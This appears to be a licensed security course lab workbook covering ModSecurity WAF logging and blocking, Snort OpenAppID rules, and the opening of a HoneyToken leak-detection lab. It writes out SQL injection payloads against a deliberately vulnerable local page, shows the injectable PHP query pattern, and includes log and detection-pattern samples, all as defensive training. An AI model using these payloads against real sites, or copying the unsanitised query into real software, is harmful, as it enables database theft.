
Exercise 2.1 - ModSecurity

Objectives

- Gain experience with Web Application Firewalls.
- Become familiar with ModSecurity logs.
- Review ModSecurity in DetectionOnly and in blocking modes.
- Understand how both input and output can trigger a block.

Exercise Setup

1. Open a terminal in the Sec-511-Linux Guest by clicking the desktop Terminal icon.



2. Open Firefox by clicking the orange and blue Firefox icon in the upper-left corner of your screen.



Challenges

Note

The pilot search page is located at <https://localhost/scanners/pilots.php>

There is a link on the Firefox bookmark toolbar:



SANS SEC511 Wiki

1. Browse to the pilot search page (see preceding link), and perform a search for a BSG pilot (for example, **Starbuck**).

Note

The search expects the first name, last name, or call sign rather than the full name.

2. Search for the pilot, **Edward "Priest" O'Connor**, by his surname, **O'Connor**, to discover an obvious SQL Injection flaw.
3. Exploit the SQL Injection flaw to return all rows in the table.
4. Review the ModSecurity logs to find the SQLi attempt.
5. Configure ModSecurity to block rather than simply detect attacks.
6. Confirm general searches for pilots are still successful after ModSecurity reconfiguration.
7. Determine how the application now behaves when searching for the pilot, **Edward "Priest" O'Connor**, by his surname, **O'Connor**.
8. Attempt to discover/exploit the SQL Injection flaw again using various patterns.
9. Review the ModSecurity logs to identify the blocked SQLi attempts.
10. Configure ModSecurity to again Log rather than Block.

Solution

1. Browse the pilot search page, and perform a search for a pilot (for example **Starbuck**).

Note: The search expects the first name, last name, or call sign rather than the full name.

- Open Firefox and navigate to <https://localhost/scanners/pilots.php>
- Submit (**Starbuck**) in the form field.



- You should receive a message that looks like that provided in the next screenshot.



For those with limited exposure to web applications and SQL Injection attacks, let's peek under the hood to understand why we achieve these results.

A trimmed down version of the SQL query being built in PHP looks similar to this:

```
SELECT * FROM Pilots WHERE callsign = ' ".$_GET["name"]. ';
```


Query Element	Description
SELECT...FROM	Basic SQL statement that returns data from a table.
*	Indicates that all columns should be returned rather than just specific ones.
Pilots	Pilots is the name of the table that is being queried.
WHERE callsign =	WHERE allows the statement to return data only under specified conditions. In this case, filtering will be done based upon the value in the callsign column of the Pilots table.
' ... '	The single quotes denote a string value is being evaluated.
". \$_GET["name"]."	This portion returns the value of the name parameter passed to the web server on the HTTP GET request. This is where our form input will land.
;	The semicolon is the query terminator and denotes the end of the SQL statement.

Earlier, when we submitted **Starbuck**, the resultant query would look like this:

```
SELECT * FROM Pilots WHERE callsign = 'Starbuck';
```

2. Search for the pilot, **Edward "Priest" O'Connor**, by his surname, **O'Connor**, to discover an obvious SQL Injection flaw:

- Submit (**O'Connor**) in the form field.
- You should receive a message that looks like that provided in this screenshot.
 - This output is a classic indicator of a SQL Injection flaw.



Per this sample SQL syntax, submitting O'Connor resulted in the following query:


```
SELECT * FROM Pilots WHERE callsign = 'O'Connor';
```

This query causes a syntax error due to the single quote. MySQL interprets the 'O' as the total input and doesn't know how to parse the remaining **Connor**;

3. Now exploit the SQL Injection flaw to return all rows by submitting each of the following strings in the form field

- ' or 1=1; #
- ' or 'cylon'='cylon

Submitting either of the above strings should result in the entire table being displayed:



With our basic understanding of SQL, let's see why these two attack strings resulted in the entire table being output.

Using the preceding example SQL syntax, the first attack pattern we submitted, ' or 1=1; #, would result in the following query:

```
SELECT * FROM Pilots WHERE callsign = ' or 1=1; #';
```

The input, ' or 1=1; #, gets around the syntax error by completing the SQL query with a semicolon (;), the end of a statement in MySQL, and a hash (#), a comment delimiter. The hash makes the final ';' in the code a comment that will not get in the way of the supplied input.

Using the previous example SQL syntax, the last submission, ' or 'cylon'='cylon, would result in the following query:

```
SELECT * FROM Pilots WHERE callsign = ' or 'cylon'='cylon';
```

This input does not result in a syntax error or employ a comment delimiter but still changes the logic of the WHERE clause. This causes the database to return the entire table rather than just one row.

4. Review the ModSecurity logs to find the SQLi attempt.

In a terminal, type the following to search for relevant SQLi attempts. The command **grep -i <string> <file>** will perform a case-insensitive (-i) search for the provided <string> in the provided <file>.

Note: The examples shown below assume you have performed steps 2 and 3 as described. You may have different logs if you perform different actions.

```
grep -i 'SQL Injection' /var/log/apache2/error.log
```

Note the 'Matched Data' fields (here are a few, there will be others):

- [data "Matched Data: ' found within ARGS:name: ' or 1=1; #"]
- [data "Matched Data: ' or 1= found within ARGS:name: ' or 1=1; #"]

Also note the line containing 'anomaly score':

```
[Sat May 06 18:19:38.827919 2017] [:error] [pid 7038] [client 127.0.0.1] ModSecurity: Warning. Operator GE matched 5 at TX:inbound_anomaly_score. [file "/etc/modsecurity/modsecurity_crs_60_correlation.conf"] [line "37"] [id "981204"] [msg "Inbound Anomaly Score Exceeded (Total Inbound Score: 23, SQLi=17, XSS=): 981242-Detects classic SQL injection probings ½"] [hostname "localhost"] [uri "/scanners/pilots.php"] [unique_id "WQ4Tun8AAQEABt@cxcAAAAB"]
```


This illustrates a more recent ModSecurity capability, namely the capability to perform correlated anomaly detection.

5. Configure ModSecurity to block rather than simply detect attacks.


To configure ModSecurity to block rather than just log, you need to edit the configuration file (**/etc/modsecurity/modsecurity.conf**) to change the **SecRuleEngine** setting from **DetectionOnly** to **On**. After making this change, restarting Apache causes the change to be enacted.

We provide a script that can make this change for you. Run the following command, which will both make the configuration change and automatically restart Apache:

```
sudo BlockModSecurity.sh
```



8. Determine how the application now behaves when searching for the pilot, **Edward "Priest" O'Connor**, by his surname, **O'Connor**.



As you can see, this default setup is not perfect and would require tweaking to get right for this particular web application.

9. Review the ModSecurity logs to identify the blocked SQLi attempts.

Use **grep** to search for '**SQL Information**' rather than '**SQL Injection**' to see the block in the logs.

```
grep -i 'SQL Information' /var/log/apache2/error.log
```

```
[Sat May 06 18:49:04.603607 2017] [:error] [pid 6191] [client 127.0.0.1] ModSecurity: Access denied with code 403 (phase 4). Pattern match "(?:\\b(?:s(?:elect list because it is not contained in(?:an aggregate function and there is no|either an aggregate function or the) GROUP BY clause|applied argument is not a valid(?:PostgreSQL result|O(?:racle|DBC)|M(?:S|y)SQL))S(?:yntax error c ...)" at RESPONSE_BODY. [file "/etc/modsecurity/modsecurity_crs_50_outbound.conf"] [line "123"] [id "970003"] [rev "3"] [msg "SQL Information Leakage"] [data "Matched Data: You have an error in your SQL syntax found within RESPONSE_BODY: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'Connor' OR callsign = 'O'Connor' OR lname = 'O'Connor'" at line 1"] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.8"] [maturity "9"] [accuracy "9"] [tag "OWASP_CRS/LEAKAGE/ERRORS_SQL"] [tag "WASCTC/WASC-13"] [tag "OWASP_TOP_10/A6"] [tag "PCI/6.5.6"] [hostname "localhost"] [uri "/scanners/pilots.php"] [unique_id "WQ4aoH8AAQEAAAgvCSkAAAAAD"]
```

```
[Sat May 06 18:49:04.603808 2017] [:error] [pid 6191] [client 127.0.0.1] ModSecurity: Warning. Operator GE matched 4 at TX:outbound_anomaly_score. [file "/etc/modsecurity/modsecurity_crs_60_correlation.conf"] [line "40"] [id "981205"] [msg "Outbound Anomaly Score Exceeded (score 5): SQL Information Leakage"] [hostname "localhost"] [uri "/scanners/pilots.php"] [unique_id "WQ4aoH8AAQEAAAgvCSkAAAAAD"]
```

10. To ensure our WAF blocking doesn't disrupt future labs, run the following script to put the WAF back in Detect Only mode.

```
sudo LogModSecurity.sh
```

Licensed To: Martin Brown <hermespaul56@gmail_com> May 17, 2020


Exercise 2.2 - App Detection & Control with Snort OpenAppID

Objectives

- Gain experience with Snort and OpenAppID.
- Perform Application Detection against a PCAP.
- Use Snort to perform historical/postmortem analysis on PCAPs.
- Leverage OpenAppID to determine applications in use.
- Understand and create simple Snort OpenAppID rules.
- Parse output using standard Linux command line tools (such as cut, sort, uniq, and egrep).

Exercise Setup

1. Open a terminal in the Sec-511-Linux Guest by clicking the desktop Terminal icon.



Challenges

1. Run Snort against the entire **/pcap-links** directory.
2. Run **u2openappid** against the most recent **appstats-unified.log**.
3. Parse the output to determine the most commonly occurring AppID.
4. If the captures had taken place on your network, which AppIDs would you review, and why?
5. Create Snort rules to alert for mail.ru or yandex being used.
6. Rerun Snort against the **/pcap-links** directory.
7. Look for alerts against the newly created mail.ru and yandex rules.

Solution

1. Open a terminal and run Snort against the entire /pcap-links directory.

Note: Let Snort run and exit; it may take some time.

```
sudo snort -c /etc/snort/snort.conf --pcap-dir=/pcap-links -k none
```

2. Find the most recent appstats-unified.log file with **ls -lart**.

```
ls -lart /var/log/snort
```

This command lists all files (-a) in the /var/log/snort directory, long output format (-l) reverse sorted (-r) by time (-t).

- Note the filename of the last (at the bottom) appstats-unified.log
 - See the following screenshot for an example. (**Note:** Your numbers will not match.)

```

Terminal - student@Sec-511-Linux: /var/log/snort
File Edit View Terminal Go Help
-rw----- 1 root root    24 Apr 26 11:48 snort.log.1398512918
-rw----- 1 root root    24 Apr 26 11:48 snort.log.1398512919
-rw----- 1 root root  1730 Apr 26 11:48 snort.log.1398512920
-rw----- 1 root root    24 Apr 26 11:48 snort.log.1398512921
-rw----- 1 root root   332 Apr 26 11:48 snort.log.1398512922
-rw----- 1 root root    24 Apr 26 11:48 snort.log.1398512923
-rw----- 1 root root    24 Apr 26 11:48 snort.log.1398512924
-rw----- 1 root root    24 Apr 26 11:48 snort.log.1398512925
-rw----- 1 root root    24 Apr 26 11:48 snort.log.1398512926
-rw----- 1 root root    24 Apr 26 11:48 snort.log.1398512928
-rw----- 1 root root  19259 Apr 26 11:48 snort.log.1398512929
-rw----- 1 root root    24 Apr 26 11:48 snort.log.1398512930
-rw----- 1 root root   352 Apr 26 11:48 snort.log.1398512932
-rw----- 1 root root    24 Apr 26 11:48 snort.log.1398512933
-rw----- 1 root root  15699 Apr 26 11:48 snort.log.1398512934
-rw----- 1 root root    24 Apr 26 11:48 snort.log.1398512935
-rw----- 1 root root    24 Apr 26 11:48 snort.log.1398512936
-rw----- 1 root root    24 Apr 26 11:48 snort.log.1398512937
drwxr-xr-x 2 root root   4096 Apr 26 11:48 .
-rw----- 1 root root   3968 Apr 26 11:48 snort.log.1398512938
-rw-r--r-- 1 root root 759137 Apr 26 11:48 alert
-rw----- 1 root root   5088 Apr 26 11:49 appstats-unified.log.1398512880
[/var/log/snort]$
  
```

3. Run **u2openappid** against the appstats-unified.log file you identified in the previous step:

```
sudo u2openappid /var/log/snort/appstats-unified.log.XXXXXXXXXX
```

- Replace XXXXXXXXXX with the numbers identified in the previous step
 - Be certain that your command line references the log you identified in the previous step. (There shouldn't be XXXXXs in your actual command.)
- The results of the command show the various AppIDs that Snort identified.
- Take a few moments to scroll through some of the results.
- Notice that this is not a summary but rather lists each instance.
- The output is CSV, so we can parse it easily with **cut** at the command line or with a spreadsheet tool.


```

Terminal - student@Sec-511-Linux: ~
File Edit View Terminal Tabs Help

[~]$ sudo u2openappid /var/log/snort/appstats-unified.log.1494175620
statTime="0",appName="DHCP",txBytes="590",rxBytes="0"
statTime="0",appName="DNS",txBytes="172",rxBytes="204"
statTime="0",appName="HTTP",txBytes="833",rxBytes="465"
statTime="0",appName="Internet Explorer",txBytes="833",rxBytes="465"
statTime="60",appName="Google Analytics",txBytes="773",rxBytes="411"
statTime="60",appName="HTTP",txBytes="833",rxBytes="465"
statTime="60",appName="Internet Explorer",txBytes="833",rxBytes="465"
statTime="60",appName="__unknown",txBytes="578",rxBytes="220"
statTime="120",appName="Google Analytics",txBytes="773",rxBytes="411"
statTime="120",appName="HTTP",txBytes="773",rxBytes="411"
statTime="120",appName="Internet Explorer",txBytes="773",rxBytes="411"
statTime="1330843500",appName="DNS",txBytes="172",rxBytes="204"
statTime="1330843560",appName="DNS",txBytes="190",rxBytes="350"
statTime="1330843680",appName="__unknown",txBytes="3819",rxBytes="2189"
statTime="1330843740",appName="__unknown",txBytes="433",rxBytes="376"
statTime="1348022460",appName="DNS",txBytes="1181",rxBytes="1603"
statTime="1348022460",appName="Firefox",txBytes="11372",rxBytes="150335"
statTime="1348022460",appName="HTTP",txBytes="14155",rxBytes="193363"
statTime="1348022460",appName="Squid",txBytes="935",rxBytes="3367"

```

4. Parse the output to determine the most commonly occurring AppID.

You can accomplish this in many ways, but one straightforward way is to parse the output of `u2openappid` with `cut`, `sort`, and `uniq` to determine which AppID occurs most frequently. You may use the up arrow to return to the previous command (`sudo u2openappid /var/log/snort/appstats-unified.log.XXXXXXXXXX`), and then append the remaining text to the command line. Be certain that your command line references the log you identified in the previous step. (There shouldn't be XXXXXs in your actual command.)

```

sudo u2openappid /var/log/snort/appstats-unified.log.XXXXXXXXXX | cut -f2 -d"," | sort | uniq -c | sort
-nr | head -n 10

```

- Before the pipe (`|`), you can see the previous command you ran.
- You send that output to `cut` and using comma as the delimiter (`-d","`) pull out the second field (`-f2`).
- Pipe the output to `sort` so that the data will be ordered.
- Pipe that output to `uniq -c` to get a count of unique items.
- Pipe the counted items to `sort -nr` to sort the items in reverse numerical order.
- Finally, output is piped to `head -n 10` to just see the top 10 items.
- HTTP appears more frequently than any other AppID, being referenced close to 50 times.

```
[~]$ sudo u2openappid /var/log/snort/appstats-unified.log.1570722300 | cut -f2 -d"," | sort | uniq -c | sort -nr | head -n 10
47 appName="HTTP"
30 appName="DNS"
29 appName="__unknown"
25 appName="HTTPS"
22 appName="SSL client"
22 appName="Internet Explorer"
16 appName="Wget"
13 appName="Google"
11 appName="NetBIOS-dgm"
7  appName="NetBIOS-ns"
```

5. If the captures had taken place on your network, which AppIDs would you review and why?

Hint: Filter out generic apps http, https, dns, dhcp, and so on and look for others.

Like the previous task, there are numerous approaches to this question, and the question is a bit subjective. Here is one way to approach the AppID task.

```
sudo u2openappid /var/log/snort/appstats-unified.log.1398512880 | cut -f2 -d"," | sort | egrep -vi
'"http"|"https"|"dns"|"internet explorer"' | uniq -c | sort -nr
```

The preceding command is very similar to the one you leveraged to answer the previous question. The inclusion of **egrep** is the only major difference.


To filter out the most popular items you employ:

egrep -vi '"http"|"https"|"dns"|"internet explorer"'

This performs an inverse match, effectively matching all lines that don't include "http", "https", "dns" or "internet explorer" (case insensitive).

An excerpt of the results is shown next.

Note: The screenshot does not show full results of the command.



```
Terminal - student@Sec-511-Linux: ~
File Edit View Terminal Tabs Help
13 appName="Google"
11 appName="NetBIOS-dgm"
7  appName="NetBIOS-ns"
7  appName="Akamai"
6  appName="QQ"
6  appName="Blogger"
5  appName="MIT Spooler"
5  appName="DHCP"
5  appName="CloudFlare"
5  appName="Amazon"
4  appName="NetBIOS-ssn (SMB)"
4  appName="Chrome" ←
3  appName="Ning"
3  appName="Mozilla"
3  appName="Microsoft CryptoAPI"
3  appName="Java"
3  appName="Google Analytics"
2  appName="Yandex" ←
2  appName="Wordpress" ←
2  appName="Wikipedia"
2  appName="Tumblr"
2  appName="SSL"
2  appName="Microsoft Update"
2  appName="Microsoft"
2  appName="Firefox" ←
2  appName="Facebook"
2  appName="Conduit"
2  appName="Bing"
2  appName="BBC"
1  appName="Zillow"
1  appName="Zendesk"
1  appName="ZEDO"
```

Some interesting AppIDs include the following:

- a. **Yandex:** Russian ISP and search engine.
- b. **Mail.ru** (not shown in the previous screenshot): Popular Russian site
- c. **Fiverr** (not shown in the previous screenshot): Somebody might be freelancing on the side while at work.
- d. **Indeed** (not shown in the previous screenshot): Could be an employee looking to jump ship.
- e. **Chrome/Firefox:** Could represent policy violations in the event these apps are not authorized.

f. **Others:** A lot of possible AUP issues to review depending upon organizational policy.

6. Create Snort rules to alert for **mail.ru** or **yandex** being used.

Now, we will create two Snort rules to attempt to detect the use of **mail.ru** or **yandex**. First, open the **local.rules** file, which is where we will place our new rules.


```
sudo leafpad /etc/snort/rules/local.rules
```

Next, let's create some simple appid rules. Add the following lines in the now opened **local.rules** file.

```
alert tcp any any -> any any (msg: "Mail.ru Detected"; appid: mail.ru; sid: 1000001; rev: 1;)
alert tcp any any -> any any (msg: "Yandex Detected"; appid: yandex; sid: 1000002; rev: 1;)
```

This syntax above is standard Snort rule logic. The only tweak required to leverage OpenAppID is the appid keyword.

7. Save the file; go to the File menu (upper-left corner) and choose Save.



8. Rerun Snort against the **/pcap-links** directory.


Use the following command:

```
sudo snort -c /etc/snort/snort.conf --pcap-dir=/pcap-links -k none
```

9. Look for alerts against the newly created **mail.ru** and **yandex** rules:

```
egrep -i 'yandex|mail.ru' /var/log/snort/alert | grep -i detected | sort | uniq -c
```

The previous command will search **/var/log/snort/alert** for any line matching either "**yandex**" or "**mail.ru**" without concern for case sensitivity. Then **grep** performs a case-insensitive search for 'detected' (which shows the rule alert text, but omits the AppID field that is included in each alert). Because of the volume of results, we piped the output to both **sort** and **uniq -c** to simply get an accounting for the number of alerts.



```
Terminal - student@Sec-511-Linux: ~
File Edit View Terminal Tabs Help
[~]$ egrep -i 'yandex|mail.ru' /var/log/snort/alert | grep -i detected | sort | uniq -c
  42 [**] [1:1000001:1] Mail.ru Detected [**]
 446 [**] [1:1000002:1] Yandex Detected [**]
[~]$
```

A threshold or other technique to reduce the volume of alerts would likely be appropriate but is beyond the scope of this lab.


Exercise 2.3 - HoneyTokens for Leak Detection

Objectives

- Gain experience using Honeytokens/Honeyrecords.
- Learn to embed a HoneyToken/HoneyRecord in MySQL to discover database leaks.
- Understand how to build custom ModSecurity rules to detect HoneyToken exfiltration.
- Become familiar with custom Snort rules to detect the HoneyToken exfiltration.
- Capture and query PCAPs using dumpcap, ngrep, tshark, or Wireshark to detect HoneyToken exfiltration.

Exercise Setup

1. Open a terminal in the Sec-511-Linux Guest by clicking the desktop Terminal icon.



2. Open Firefox by clicking the orange and blue Firefox icon in the upper-left corner of your screen.



Challenges

Note

The pilot search page is located at <https://localhost/scanners/pilots.php>

There is a link on the Firefox bookmark toolbar:



SANS SEC511 Wiki

1. Ensure ModSecurity is in DetectionOnly mode.
2. Perform a SQL Injection attack against the pilot search page to dump all records.
3. Inject a HoneyToken into the **Pilots** table of the **sqli** MySQL database.
4. Create a ModSecurity rule to detect the exfiltration of the HoneyToken. Record the rule in the table provided here.

5. Ensure ModSecurity will leverage the newly created rule for detection.
6. Create a Snort rule to detect the exfiltration of the HoneyToken via any means. Record the rule in the table provided here.
7. Start a packet capture to record the exfiltration of data.
8. Again, perform a SQL Injection attack against the pilot search page to dump all records.
9. Run `/labs/honeytokens/exfil.sh`, which simulates an attacker stealing an unmanaged copy of the data via the payloads of ICMP, TCP SYN, and TCP RST ACK packets.
10. Stop the exfiltration packet capture.
11. Review the ModSecurity logs to determine if the HoneyToken rule was triggered. Indicate the success or failure in detecting the SQLi or exfil.sh methods.

ModSecurity Exfiltration Detection

SQL Injection Exfil

ICMP Exfil

TCP SYN Exfil

TCP RST/ACK Exfil

12. Search the PCAP for the HoneyToken from the command line. Document the command line used, and also indicate the success or failure in detecting the SQLi or exfil.sh methods in the table provided here.

Command Line PCAP Tool Exfiltration Detection

SQL Injection Exfil

ICMP Exfil

TCP SYN Exfil

TCP RST/ACK Exfil

13. Run Snort against the PCAP to determine if the created HoneyToken rule changes were triggered. Indicate the success or failure in detecting the SQLi or exfil.sh methods in the table provided here.

Snort Exfiltration Detection


SQL Injection Exfil

ICMP Exfil

TCP SYN Exfil

TCP RST/ACK Exfil

Licensed To: Martin Brown <hermespaul56@gmail_com> May 17, 2020

 **Solution**

Note: Some of the steps assume background information provided in Lab 2.1 is understood. Review that lab as necessary.

1. Ensure ModSecurity is in DetectionOnly mode.

Run the following script to put the WAF back in Detect Only mode.

